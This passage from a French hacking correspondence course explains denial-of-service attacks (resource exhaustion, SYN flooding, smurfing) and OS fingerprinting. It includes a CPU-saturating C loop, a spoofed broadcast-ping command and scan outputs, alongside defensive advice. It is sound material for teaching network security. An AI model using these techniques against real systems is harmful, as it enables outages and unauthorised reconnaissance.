On aura fait un petit parcours sur le travail à mener autour des DNS, et on les a surtout étudiés d'un point de vue "client" (celui qui envoie les requêtes). Tout un fatras théorique sur les principes de fonctionnement des DNS peut être trouvé sur Internet. Vous pouvez par exemple vous référer au site de la NIC français : <http://www.nic.fr/guides>. C'est la NIC (Association Française pour le Nommage Internet en Coopération), une faction française de l'institut américain (rappelez-vous d'où est majoritairement parti Internet), qui se charge de l'attribution des noms de domaines finissant par ".fr". Notez que le mot "nommage" employé dans leur nom est vraiment relatif au monde des DNS. Nous ne l'avons pas utilisé jusqu'ici (nous employions le terme de "résolution" surtout), car il s'agit d'un pur barbarisme dans la langue de Molière.

Les DNS, accouplés aux recherches d'informations via Networks Mappers et autres (c.f. cours Newbie), sont une bonne ressource d'informations. Mal configurés, ils peuvent alors devenir dangereux.

IX - Les attaques DoS

Dans la plupart des cas, le but d'un pirate est d'obtenir le statut administrateur sur la machine qu'il attaque. Toutefois, son objectif pourra n'être que la mise hors service de celle-ci, c'est-à-dire la faire planter ou la saturer comme lui couper sa connection. Dans ces cas précis, il utilisera un ensemble de techniques toutes particulières et on parlera alors de DoS (denial of services).

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Pourquoi un pirate voudrait-il attaquer par DoS une machine ?

Dans certains cas, un DoS conviendra mieux à un pirate qu'une prise de contrôle. Pourquoi, me demanderez-vous ? Les raisons sont multiples. On peut distinguer en premier lieu le cas classique où, par exemple, lors de la réalisation d'une pratique de type ip spoofing, le hacker préférera un DoS qui permettra la mise hors service de la machine spoofée (technique rapide et sûre) à une prise de contrôle, puis arrêt des activités de celle-ci sur le réseau (technique plus lente et hasardeuse). On peut aussi considérer le cas où le pirate décidera intentionnellement de perturber, voire d'immobiliser des machines d'une entreprise. Cela peut aller du type d'attaque de grande envergure telles que celles perpétrées contre de grands groupes comme yahoo à celles contre des sites de moindre importance mais pourtant tout aussi populaires chez certains.

Les principaux types d'attaques

De la même manière qu'une vulnérabilité propre à un service peut permettre la prise de contrôle d'une machine, elle peut également, dans certains cas, permettre le déni de service. On parle alors de dénis de service applicatifs. Un exemple tout simple, la fameuse vulnérabilité de windows XP relative au service UPNP (port 5000) était basée sur un buffer overflow. Ou encore la faille SMB, sur le même système d'exploitation. Les exploits qui furent publiés sur la mailing-list bugtraq permettait, outre la prise de contrôle à distance de la machine cible, de freezer (geler) la machine. L'exploit fragilisant le service, et windows étant par ailleurs relativement peu stable sur le plan de la mémoire, la machine crashait. Pourtant, la plupart du temps, un pirate choisira un tout autre principe pour affaiblir la machine cible. Il agira essentiellement par saturation.

Quels types de saturation est-il possible de mettre en place ?

On distingue principalement deux types de saturation : les saturations liées aux processus de la machine et les saturations liées aux failles des protocoles réseaux.

Attaques DoS internes

Si le pirate a un compte sur la machine dont il veut s'assurer la mise hors service, plusieurs moyens s'offrent à lui :

- Suivant le niveau de privilèges dont bénéficie l'utilisateur, il peut s'attaquer aux fichiers systèmes eux-mêmes. Ainsi, sur la plupart des systèmes de type Microsoft ou Apple, il n'est pas très difficile pour un utilisateur d'altérer les composantes vitales du système. En revanche, sur les systèmes de type Unix, les privilèges utilisateurs sont relativement restreints. La solution pour lutter contre ce type d'attaques est de définir des paramètres laissant le moins de possibilité de mouvance aux utilisateurs (du moins le stricte minimum). Si votre système ne permet pas cela, n'hésitez pas à en changer.
- Une autre solution consiste en la saturation de l'espace disque. Si le hacker réussit à saturer la mémoire disque, certaines opérations qui nécessitent l'écriture de fichiers temporaires seront tout simplement impossibles. Les applications nécessitant de tels mécanismes risquent de planter. Sur des architectures un peu fragiles ou déjà gourmandes en mémoire, l'OS peut planter. On notera que l'un des avantages pour le pirate est que l'espace disque étant insuffisant, les logs ne sont plus inscriptibles. Sur des systèmes de type unix, il n'est pas rare de voir le serveur X se fermer automatiquement. La surcharge devenant trop importante, le système a recours à une solution palliative. Une bonne alternative à ce problème est la mise en place de quota. Sur les win2k, cela se fera le plus naturellement du monde, sur les systèmes unix, une recompilation du noyau sera parfois nécessaire.
- Le dernier cas de figure que nous aborderons ici est la saturation de l'ordinateur au niveau des processus. Un bon moyen de mettre hors service un ordinateur consiste à faire tourner un processus qui utilise tellement de ressources CPU/RAM que le traitement d'autres tâches en devient impossible voir difficile. Le petit code en C suivant risque de causer bien des soucis à la machine sur laquelle il sera lancé :

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```

kterm
#include <stdlib.h>

int main()
{
    int mechanoete=1;

    while(1){
        printf("WTF ça va faire trop mal !");
        ++mechanoete;
    }

    return 0;
}
"toto.c" 14L, 141C          14,0-1      811

```

Un tel code provoque immédiatement l'occupation de l'ensemble des ressources processeurs s'il est couplé avec une "fork bomb" qui va multiplier à l'infini (ou presque) le processus.

NB : une redirection de la sortie de ce programme vers un fichier (piping) provoque le cas énoncé précédemment.

Attaques DoS issues des failles des protocoles réseaux

Les cas énoncés précédemment sont certes intéressants sur le plan théorique mais présentent (heureusement) une difficulté majeure : la nécessité pour l'attaquant de posséder un compte utilisateur sur la machine cible. Dans la plupart des cas, c'est-à-dire dans la plupart des attaques survenant sur le réseau (interne comme externe), le crasher ne disposera pas de ces comptes. Par ailleurs, ils impliquent une connection à la machine cible donc un risque potentiel pour le pirate. Celui-ci préférera donc utiliser des attaques de type "réseau" qu'il pourra lancer en toute impunité (ou presque) à distance.

Nous allons à présent étudier les plus utilisées d'entre elles. Chacune ont leurs avantages / inconvénients et il conviendra donc au pirate de décider laquelle choisir suivant les circonstances.

- L'attaque la plus commune et la plus ancestrale est le syn flooding :-). Le flooding est l'art de nuire à une connection par des envois massifs de paquets sur une machine cible. On l'emploie souvent un peu abusivement et on a tendance à le confondre avec le spam, qui, lui, consiste en l'envoi massif d'informations non désirées (des publicités par exemples). En somme, le flood attaque une machine tandis que le spam attaque son possesseur :-)). Cette petite rectification faite, expliquons le principe de fonctionnement du syn flooding.

Lorsqu'une connection tcp/ip s'initialise entre deux ordinateurs, elle se fait en trois temps que nous connaissons bien :

```

A ----- SYN -----> B
A <---- SYN/ACK ----- B
A ----- ACK -----> B

```

Le principe même du syn flooding veut que A émette un très grand nombre de paquets avec le flag SYN actif à destination de B et avec des IP sources dans le header spoofées ! B reçoit alors les paquets. Deux solutions sont possibles :

1. Les paquets sont à destination d'un port fermé, auquel cas la machine renverra un paquet aux machines dont les ips sont spoofées avec le flag RST actif pour leur signifier que la connection est interrompue.
2. Les paquets arrivent sur un port ouvert. La machine B renvoie donc un paquet aux machines spoofées avec les flags SYN et ACK actifs. La machine attend le ACK correspondant à chaque fin des initialisations de connections. Lorsque le nombre de connections en attente est trop important, la connection peut couper chez B. La machine n'étant plus à même de la gérer.

Ce type d'attaque est très facilement mis en place, des outils appropriés circulant sur le net et étant par ailleurs très facile à concevoir (programmation réseau de base). Toutefois, pour que ce type d'attaque soit efficace, certains paramètres sont requis :

1. Pour une plus grande efficacité, les machines spoofées doivent être offline, ce qui signifie qu'elles ne répondront jamais aux SYN/ACK de B par un RST, ce qui constituerait des pertes de connexions en

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

attente donc un flooding moins efficace.

2. Pour un fonctionnement correct, il faut que le débit émetteur (upload) du pirate soit supérieur au taux de réception (download) de la victime. En clair, il faut pouvoir envoyer plus de données que la cible ne peut en réceptionner, ceci afin de provoquer une saturation.
3. Il est très facile de se protéger du syn flooding. Ouf ! Tout firewall décent doit normalement être en mesure de vous en prémunir. Par conséquent, l'attaquant devra éventuellement trouver un autre moyen de mettre hors service la cible.

- Alors que nous venons de voir une attaque mettant en œuvre le protocole tcp/ip, nous allons maintenant étudier une attaque qui exploite une faiblesse du protocole icmp : le smurfing.

Pour cela, ouvrons un terminal linux et munissons-nous de nemesi, utilitaire manipulant les raw sockets que vous pourrez trouver sur freshmeat.net. Il nous permettra de forger nos propres paquets icmp.

Ouvrons notre sniffer préféré, en l'occurrence Ethereal, spécifions-lui en paramètre un filtre "icmp" afin qu'il ne prenne en compte que les paquets forgés avec ce protocole et ne cochons pas la case "promiscuous". Ici, seules l'émission et la réception de nos propres paquets nous intéressent. Pas question de sniffer les connections des autres (pour une fois :p).

Tapons la commande suivante :

```
xterm
kheops:/home/toki# nemesi-icmp -S 192.168.1.2 -D 192.168.1.255
kheops:/home/toki#
```

"-S" signifie que nous stipulons dans le header du paquet que la source est notre PC ayant l'ip 192.168.1.2
"-D" indique que nous émettons le paquet à destination de 192.168.1.255 qui est le broadcast.

Rappelons que le broadcast n'est pas une ip attribuable aux ordinateurs d'un réseau. Que se passera-t-il donc ?

Observons la capture réalisée avec Ethereal pour cette émission de paquets :

Screenshot :

No.	Time	Source	Destination	Protocol	Info
1	0.000000	kheops	192.168.1.255	ICMP	Echo (ping) request
2	0.000204	khephren	kheops	ICMP	Echo (ping) reply

Observons attentivement. La première ligne correspond à une requête icmp dont la source est kheops (qui est un alias pour 192.168.1.2 selon ma configuration) et dont la destination est 192.168.1.255 (le broadcast). La lecture de la colonne info nous apprend que notre paquet émis n'est autre qu'un ping spoofé à destination du broadcast. Comment cela est-il possible ?

Et bien, nous n'avons spécifié aucun paramètre sur la nature de la requête à émettre à nemesi, donc celui-ci, par défaut, a envoyé un icmp avec "echo request". Donc un ping.

Observons attentivement la seconde ligne. Nous obtenons un paquet dont la source est khephren (une autre machine de notre réseau), dont la destination est kheops (donc nous) et dont les informations nous fournissent la preuve qu'il s'agit de la réponse à un ping ("echo reply").

Nous en déduisons donc que le fait de pinger le broadcast a fait en sorte que nous ayons reçu une réponse à notre ping de l'ensemble des ordinateurs du réseau (ici nous n'en avons affiché qu'un). Par conséquent, l'attaque du smurfing consistera à envoyer un flot de pings avec pour ip spoofée l'ip de l'ordinateur cible. Les ordinateurs du réseau répondront et enverront en simultané une réponse. L'ensemble de ces réponses floodera littéralement l'ordinateur cible.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Que faire contre ce genre d'attaque, se demandera l'administrateur réseau ? C'est bien simple, pour protéger votre lan, vous devez paramétrer vos ordinateurs de telle façon que ceux-ci ne répondent pas aux pings. Et bloquer les ICMP venant de l'extérieurs au niveau du firewall. Vous y perdrez d'un côté, c'est certain, puisque l'outil ping ne fonctionnera plus, mais vous y gagnerez en sécurité. Vous pourrez d'ailleurs agréablement compenser la perte du ping (outil vital pour les administrateurs) par l'installation de services SNMP version 3 qui vous permettront de garder un œil ouvert sur le réseau.

Conclusion :

Un administrateur consciencieux l'aura compris, tenter de sécuriser son réseau est une bonne chose mais il ne faudrait pas oublier de prendre quelques précautions élémentaires pour le protéger d'attaques qui ne visent pas forcément la prise de contrôle de machines, mais tout simplement la mise hors service. Certaines sociétés malhonnêtes pourraient vouloir en mettre d'autres sur la touche par ce biais-là. L'arrêt de machines peut rapidement s'avérer extrêmement coûteux pour bon nombre de sociétés. Par ailleurs, mentionnons à toutes fins utiles que ce type d'attaques est rarement l'œuvre d'un seul individu, mais le plus souvent celle d'un groupe. L'utilisation de certains outils (permettant un flood à distance par les pirates) installés sur des machines piratées renforcent encore ce sentiment de prudence qu'il convient d'avoir.


X - Le Fingerprinting

1) Compléments réseaux et présentation du problème

Bien avant de s'attaquer à l'intéressante mais néanmoins délicate notion de fingerprinting, quelques explications non superflues doivent être fournies. Elles seront utiles pour comprendre l'utilité d'un tel mécanisme et vous serviront, par ailleurs, de tremplin pour d'autres notions faisant appel aux réseaux.

a) Notion de NAT

Le NAT ou (Network Address Translation) est un système simple qui permet de résoudre les problèmes d'adressage d'un réseau local. Il offre, entre autres, la possibilité de convertir les adresses IP du réseau local, (publiques ou privées) vers une seule adresse officielle du net. Ici, nous nous intéresserons tout simplement au cas élémentaire auquel se réfèrent la majorité de nos exemples. Nous choisissons un réseau de quatre ordinateurs sur la plage 192.168.1.0/24. Les connections sont de type ethernet et l'accès au net est rendu possible via le routeur muni de deux cartes réseaux, l'une dont l'ip appartient au réseau privé : 192.168.1.1 et l'autre dotée de l'IP privée attribuée par le FAI pour la connection.



Avec un NAT très peu configuré, ou, tout du moins, avec des règles simples, que se passerait-il donc si je scannais l'IP publique ? Et bien, mon scan serait en réalité un scan exact de la machine faisant office de routeur. Ceci est assez logique du reste car comment aurait-on pu joindre une autre machine du réseau s'il


LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

en avait été autrement ? Je vous rappelle à toutes fins utiles que les adresses d'un réseau privé ne sont pas accessibles directement. Il est nécessaire de faire partie du réseau pour le pouvoir.

Cela pose un problème car supposons que je sois un administrateur système qui désirerait mettre un serveur (http par exemple) en place derrière un firewall. Comment m'y prendrais-je alors pour que le serveur soit accessible, derrière le firewall, à toute personne désirant s'y connecter ? Le principe même de la communication client-serveur impose que ce soit le client qui fasse la démarche. Alors comment faire puisque son unique adresse n'est pas utilisable ? La réponse est basée sur un simple état de fait. Pour contacter le serveur en question, il nous suffit d'un unique point de connection accessible : le port du service qui nous intéresse (80 dans notre exemple).

Dès lors, la solution s'impose d'elle-même, il suffit de configurer le routeur pour que toutes les requêtes à destination de son port 80 soient redirigées vers le port 80 du serveur dans le réseau qui traitera la connection. On appelle ce mécanisme le port forwarding.

Dans l'exemple ci-dessous, C cherche à communiquer avec S.



En quoi le NAT est-il intéressant ? Il présente l'avantage non négligeable de cacher complètement le réseau interne de tout ordinateur situé sur internet. La conséquence immédiate en terme de sécurité est l'impossibilité théorique de cartographier le réseau. Cela le rend par la même occasion plus difficilement attaquant de l'extérieur.

Le NAT est avant tout un jeu de règles appliquées. Simples, elles transformeront une machine en simple passerelle vers internet alors que plus complexes, plus rigides, elles permettront la mise en place d'un routeur/firewall des plus efficace pour la protection du réseau.

Maintenant que nous avons vu ensemble les bases, focalisons nous dès à présent sur le problème qui suit. Il nous permettra de bien comprendre la notion de fingerprinting.

b) Présentation du problème

Imaginons qu'un pirate décide de s'intéresser tout particulièrement à un serveur. Une fois son IP récupérée, il va très probablement lancer un scan pour déterminer quels services sont vulnérables sur la machine. Mettons-nous dès à présent à sa place : lançons le scan et analysons-le. Attention, le scan de machine ici effectué a été réalisé avec le consentement de son possesseur. Scanner une machine ne vous appartenant pas, nous ne le redirons jamais assez, est interdit.

Voici le scan obtenu :

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```

gate:/# nmap guptian.
Starting nmap V. 2.54BETA33 ( www.insecure.org/nmap/ )
Interesting ports on ABoulogne-102-...32.abo.wanadoo.fr (193.253...32):
(The 1551 ports scanned but not shown below are in state: closed)
Port      State  Service
21/tcp    open   ftp
22/tcp    open   ssh

Nmap run completed -- 1 IP address (1 host up) scanned in 16 seconds
gate:/#


```

Au vu de ces résultats, il apparaît clairement que les ports 21 et 22 sont ouverts. Mais le problème s'enonce en ces termes : nous avons scanné une IP publique mais que représentait-elle véritablement ?

S'agissait-il de plusieurs machines ou d'une seule ? Recensons l'ensemble des schémas possibles correspondant à cette mystérieuse IP.

Première possibilité :


Notre serveur est son propre routeur, l'ip publique, correspond donc dans ce cas précis à une unique machine.



Deuxième possibilité :


Dans les deux cas qui vont suivre, nous supposons qu'il y a plusieurs machines.

- Le routeur a le port 22 ouvert et il transfère (forward) le port 21 sur un serveur.



- Le routeur n'a pas le port 22 ouvert et transfère le port 21 sur une machine, le 22 sur une autre.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL



Le lecteur attentif aura tout de suite remarqué que je n'ai pas tenu compte de certaines configurations potentielles. On aurait pu avoir par exemple le 21 sur le routeur et le 22 sur le serveur. Oui, potentiellement, nous aurions pu. Mais le problème eut été que cela n'aurait pas eu de sens. Nous avons un scan, nous listons les différentes topologies possibles et imaginables mais il ne faudrait pas oublier que notre arme la plus performante reste notre cerveau :-). Quel serait l'intérêt de faire tourner le service 21 qui correspond au ftp sur un routeur ? Il est beaucoup plus vraisemblable de croire que le 22 correspondant au ssh (service qui permet l'administration à distance) tourne éventuellement dessus et le 21 sur un serveur dédié.

Par ailleurs, me direz vous, j'aurais pu mentionner le cas où les ports auraient été tous les deux forwardés sur une même machine. Mais quel intérêt, dans ces conditions, puisque le routeur renverrait tout sur une même machine ? Dans ce contexte-là, il ne serait plus une gêne potentielle (du moins plus vraiment) et on reviendrait donc à notre premier cas.

Tout ceci est bien beau, mais comment distinguer la bonne topologie du reste ? Le fingerprinting va nous y aider :-).

2) Notion de fingerprinting

a) Introduction

Lorsqu'un pirate s'attaque à un serveur, à moins qu'il ne trouve tout de suite une vulnérabilité évidente (défaut de configuration, faille php ou cgi, passwords évidents, etc.), il essaiera dans un premier temps d'identifier au maximum sa cible.

Ceci lui permettra de rechercher des vulnérabilités recensées ou lui donnera tout de moins de précieuses indications qui lui permettront peut-être de s'infiltrer dans le serveur. Parmi les méthodes utilisées pour identifier les services, nous avons la recherche de bannières qui peut s'avérer très efficace. Malheureusement, les bannières sont souvent retirées ou falsifiées par les administrateurs réseaux ou système et, de ce fait, une autre méthode d'approche plus fiable est souhaitable. Les pirates, qu'ils soient dans ce cas précis ou dans celui évoqué dans notre première partie (détermination de la topologie approximative du réseau), utiliseront la notion de fingerprinting (prise d'empreinte à distance) pour identifier les systèmes d'exploitation faisant tourner les services.

Concrètement, le fingerprinting repose sur le fait que les implémentations des piles tcp/ip des systèmes d'exploitation varient. Elles sont suffisamment différentes pour qu'il soit possible, en étudiant les communications, de déterminer la version du système d'exploitation distant. Fondamentalement, il existe deux techniques radicalement différentes d'un point de vue de l'approche qui permettent une telle détermination.

b) Prise d'empreinte de pile active

Lors de l'échange de paquets entre deux ordinateurs est utilisé un protocole de communication. Pour

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

nous, humains, cela correspond à notre langage. Ces protocoles sont définis universellement par les RFC et sont rigoureusement appliqués pour la bonne marche des communications. Toutefois, si les RFC sont très strictes quand aux paquets à émettre pour une bonne communication, elles le sont en général beaucoup moins pour tout ce qui concerne les malformations de paquets. Une étincelle devrait jaillir en vous. Nous y voilà. Si les émissions de paquets mal formés ne sont pas définis dans les RFC. Donc, en clair, si elles ne sont pas universelles, comment les comportements de OS (systèmes d'exploitation) sont-ils définis ? Par qui ?


La réponse est simple. Ce sont les développeurs des différents systèmes qui s'occupent de les implémenter. Partant de cet état de fait, il semble logique que les comportements diffèrent d'un système à l'autre. Comment utiliser cette différence pour reconnaître un OS ? C'est simple, il vous suffira de lui envoyer un certain nombre de paquets particuliers et de comparer les réponses avec d'autres préétablis pour les mêmes paquets.

Certains logiciels tels que nmap (insecure.org) ou queso permettent le fingerprinting. Ils sont tous deux capable de reconnaître plusieurs centaines de systèmes différents. Pour arriver à un tel résultat, les utilisateurs sont bien évidemment invités à participer et à envoyer les signatures, c'est-à-dire les réponses de systèmes dont ils connaissent avec précision les versions, n'ayant pas encore été incorporés dans la base de données du logiciel.

Nmap ou queso ? Le choix est vite fait. Queso a le grand avantage de n'être pas un scanner, donc vous restez dans la légalité lors de son emploi. Il est de plus très performant. Etais, devrais-je dire, puisque son développement s'est stoppé en 98. Il est toujours disponible, mais malheureusement, sa base de signature est loin d'être à jour. Par conséquent, il n'offre plus guère de fiabilité mais n'en demeurera pas moins un bon outil puisqu'il est encore capable de distinguer des différents unix des windows ou des macs par exemple. Donc à ne pas jeter.

Nmap est toujours en développement et sa base de données est excellente. Contrairement à queso, il est capable d'utiliser aussi bien les ports fermés que les ports ouverts. Ses résultats sont donc plus performants. Mais qu'en est-il réellement ? Etudions les possibilités offertes par ces deux logiciels.

1er test : tentons de fingerprinter un linux debian 3.0, kernel 2.4.18



```

su-2.05a# ./queso -p 21 192.168.1.2
192.168.1.2:21 * Standard; Solaris 2.x; Linux 2.1.???; MacOS
su-2.05a#

```

L'option " -p " indique le port à utiliser à utiliser pour la détermination. Queso n'est pas un scanner. Contrairement à nmap, il ne peut donc pas détecter les ports ouverts automatiquement.

Nmap, lui, nous dit :

```

Interesting ports on kheops (192.168.1.2):
(The 1549 ports scanned but not shown below are in state: closed)
Port      State  Service
9/tcp     open   discard
13/tcp    open   daytime
21/tcp    open   ftp
25/tcp    open   smtp
37/tcp    open   time
80/tcp    open   http
3333/tcp  open   dec-notes

```


LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

No exact OS matches for host (If you know what OS is running on it, see <http://www.insecure.org/cgi-bin/nmap-submit.cgi>).

Si nous n'avions que cette version de Nmap, nous n'aurions pas pu déterminer l'OS tournant sur la machine. Queso, bien que relativement loin du bon résultat, a tout de même su donner des indications.

2ème test : un openBSD 2.9

Tentons Queso :



```

su-2.05a# ./queso -p 22
217.128.219.7:22 * FreeBSD, NetBSD, OpenBSD
su-2.05a#
  
```

Et nmap lui, nous donne le résultat suivant :

```

Interesting ports on AMontsouris-XXX.abo.wanadoo.fr (217.XXX.YYY.ZZZ):
(The 1 port scanned but not shown below is in state: closed)
Port      State      Service
22/tcp    open       ssh
Remote operating system guess: OpenBSD 2.9-beta through release (X86)
  
```

Nous constatons ici que nmap prouve sa supériorité, bien que Queso s'en sorte très honorablement. Imaginez les dégâts relatifs au fingerprinting en cas d'attaque. Vous pouvez bien enlever les bannières de vos services, il y a de fortes chances pour que des informations très utiles soient tout de même obtenues via le fingerprinting.

Ce qu'il faut retenir de cette méthode est qu'elle peut vite devenir dangereuse pour la sécurité d'un serveur. Elle sera d'une aide précieuse pour la recherche de vulnérabilités. Cette méthode est certes très performante dans certains cas (test2), mais elle peut aussi aboutir à un résultat relativement pauvre (test1). La raison en est simple, ma version de nmap ne connaissait visiblement pas le comportement de la pile tcp/ip de mon OS (de mon kernel plus précisément). En conséquence, on se doute que la précision du fingerprinting dépendra essentiellement de :

- la version du fingerprinter du pirate.
- la date d'apparition du système d'exploitation qui tourne sur le serveur.

c) Prise d'empreinte de pile passive

Nous avons vu précédemment que la méthode par prise d'empreinte de pile active pouvait être, dans certains cas, très efficace. Toutefois, elle souffre de certains défauts :


- Nous devons obligatoirement avoir un port ouvert sur la machine cible. Lequel port peut être délicat à trouver sans faire de scan (un scan alertera l'administrateur réseau) si le premier port libre est le 35563 par exemple (ne correspond à rien de connu).
- Le principe même de la prise d'empreinte via la pile active oblige l'attaquant à envoyer des paquets malformés. Pour peu que la machine attaquée soit munie d'un IDS (détecteur d'intrusion) décent, la tentative sera loguée obligeant le pirate à plus de vigilance pour la suite de ses actions.

En clair, le principal défaut de la prise d'empreinte active réside dans le fait qu'elle n'assure vraiment pas la discrétion du passage de son utilisateur.


La prise d'empreinte passive agit selon un tout autre schéma. Observons le datagramme des protocoles TCP et IP, et plus particulièrement les paramètres entourés.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Datagramme du protocole IP :



Datagramme du protocole TCP :



Le fait est que les quatre éléments par défaut, c'est-à-dire les TTL (Time To Live), le Window Size (taille de fenêtre), le flag DF (Don't Fragment bit), et le TOS (Type Of Service) ont des valeurs par défaut, et ce qui nous intéresse tout particulièrement, c'est que ces valeurs par défaut dépendent totalement des systèmes d'exploitation.

Quelques remarques s'imposent :

- Nous allons nous fonder comme précédemment sur certains paramètres pour déterminer la nature de l'OS, mais ces paramètres sont en moins grand nombre, à savoir exactement quatre, donc la détection sera plus difficile.
- Il suffira d'examiner quelques paquets provenant de la machine cible pour avoir une idée de la nature de son OS. Un simple sniffing des paquets reçus lors d'un dialogue avec la machine suffit.
- Le fait de tomber sur un port ouvert ou non n'a plus d'importance :-).

La théorie est toujours utile mais rien ne vaut, bien souvent, un peu de pratique pour ancrer solidement les choses. Nous allons effectuer les mêmes tests que tout à l'heure (avec les mêmes machines), mais en utilisant un fingerprinter tout différent puisque nous utiliserons Siphon.

Le principe de Siphon s'appuie directement sur nos propos précédents. On le lance sur une interface, il sniffe les données reçues et les analyse.

Syntaxe :

- "-v" active le mode verbose donc détaille le contenu.
- "-i" spécifie l'interface utilisée (eth0 ou ppp0 bien souvent sous linux)
- "-o" indique au logiciel où sera conservé le rapport.

Test :



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

```
bash-2.05a$ sudo siphon -v -i r10 -o toto.txt
```

```
[ The Siphon Project: The Passive Network Mapping Tool ]
[ Copyright (c) 2000 Subterrain Security Group ]
```

```
Running on: 'mikherinos' running FreeBSD 4.6-RELEASE-p1 on a(n) i386
```

```
Using Device: r10
```

Host	Port	TTL	DF	Operating System
192.168.1.2	21	76	ON	16A0 // la première machine debian de notre réseau
216.xxx.yyy.10	110	45	ON	4230
62.xxx.yyy.14	110	52	ON	7958
62.xxx.yyy.15	110	52	ON	7EDC
62.xxx.yyy.17	110	52	ON	7EDC
62.xxx.yyy.16	110	52	ON	7EDC
192.168.1.2	80	225	ON	16A0
217.xxx.yyy.zzz	22	55	ON	41A0 // la seconde machine en openBSD

Concrètement, qu'est-ce que ça donne ? Pas grand-chose. Les valeurs hexadécimales que l'on peut apercevoir correspondent à l'option Window des paquets. Elle est affichée en lieu et place de la version du système lorsque celui-ci n'a pu être déterminé.

Nous sommes donc loin d'obtenir des résultats satisfaisants par ce biais-là. Mais essayez sur votre réseau avec la dernière version du logiciel, intégrant les données correspondant aux derniers OS, et vous aurez certainement plus de chance. Le script-kiddie utilisera plutôt le fingerprint actif, alors que le hacker expérimenté analysera lui-même les paquets passant sur le réseau pour deviner les grands types de systèmes d'exploitation, puis il lancera éventuellement un outil de fingerprint passif.

d) Stopper les pirates, se camoufler

